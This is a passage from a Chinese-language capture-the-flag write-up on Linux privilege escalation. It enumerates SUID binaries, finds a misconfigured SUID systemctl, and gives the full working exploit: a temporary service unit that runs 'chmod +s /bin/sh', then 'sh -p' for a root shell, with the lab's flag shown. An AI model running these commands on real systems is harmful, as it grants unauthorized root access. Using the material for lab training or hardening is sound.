
此处也可以通过cat /etc/passwd，查看用户的账户信息（一般是直接找/home目录）：



答题卡








H2 权限提升

现在尝试升级权限到root用户权限。

在 Linux 中，SUID (执行时会设置所有者userId)是授予文件的一种特殊类型权限，SUID 为用户提供临时权限，允许用户在文件所有者的权限下运行程序/文件。

例如，用于更改你的密码的二进制文件上设置了 SUID 位(/usr/bin/passwd)，这是因为要更改你的密码，需要写入你无权访问的shadow文件，而一般只有root 用户有这个权限对shadow文件进行写入，因此该文件需要暂时具有 root 权限来完成密码更改（所以有必要给这个文件设置SUID位）。




在目标系统上搜索所以SUID文件：

```
find / -user root -perm -4000 -exec ls -ldb {} \; 2> /dev/null
#-perm 为文件设置了任何权限位
#-4000 具有 SUID 位的文件的数值
# 2> /dev/null 将错误结果输出到回收站
```

```
$ find / -user root -perm -4000 -exec ls -ldb {} \; 2> /dev/null
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 16  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 136808 Jul  4  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16  2017 /usr/bin/gpasswd
-rwsr-sr-x 1 root root 98440 Jan 29  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17  2019 /usr/lib/squid/pinger
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 38984 Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 40128 May 16  2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16  2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13  2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 35600 Mar  6  2017 /sbin/mount.cifs
```

systemctl 是用于控制systemd初始化服务的工具，在 systemctl 上启用 setuid 是不正常的，使用GTFOBins，查找SUID可执行文件的利用方法： https://gtfobins.github.io/



先获得一个更稳定的shell：

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

修改一下上图所提供的脚本，然后在目标机的低权限shell上运行：

```
#复制以下所有代码到目标机的shell界面即可（该脚本的目的是创建一个系统服务并以root用户身份运行它）

TK=$(mktemp).service    #我们创建一个名为"TK"的环境变量。在这个变量中，我们调用mktemp命令来创建一个临时文件，作为Systemd服务单元文件（.service在最后）


#创建一个单元文件并将其分配给环境变量--以此完成服务单元文件的构造
#下面是我们执行单元文件所需要的配置
#默认情况下：systemctl将在/etc/system/systemd中搜索文件。
#但是当前的登录用户没有权限写入/etc/system/systemd，我们通过将单元文件内容 一行一行地回显到刚才创建的env变量中来解决这个问题
echo '[Service]     #调用echo命令开始回显输入(注意单引号，通过不包括关闭行的第二个单引号，我们能够输入多个单行并完成我们的Systemd服务单元文件)
```

```
Type=oneshot
ExecStart=/bin/sh -c "chmod +s /bin/sh"  #当服务启动时调用默认的系统shell（-c 告诉shell执行引号中的所有内容）
[Install]                                #单元文件的第二部分
WantedBy=multi-user.target' > $TK        #设置此服务将运行的状态(或运行级别)，将我们的所有输入指向TK env变量

#使用 systemctl 运行这个单元文件
/bin/systemctl link $TK                  #这使得我们的单元文件可用于systemctl命令，即使它在标准搜索路径之外
/bin/systemctl enable --now $TK          #启用一个单元实例--服务单元文件得以运行
```

systemctl参考手册： https://www.freedesktop.org/software/systemd/man/systemctl.html

上述脚本已经以root身份给/bin/sh加上了s权限，现在运行sh命令（-p用于保持sh获得的权限）即可获得root权限：

```
sh -p
```

```
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
#
```

答题卡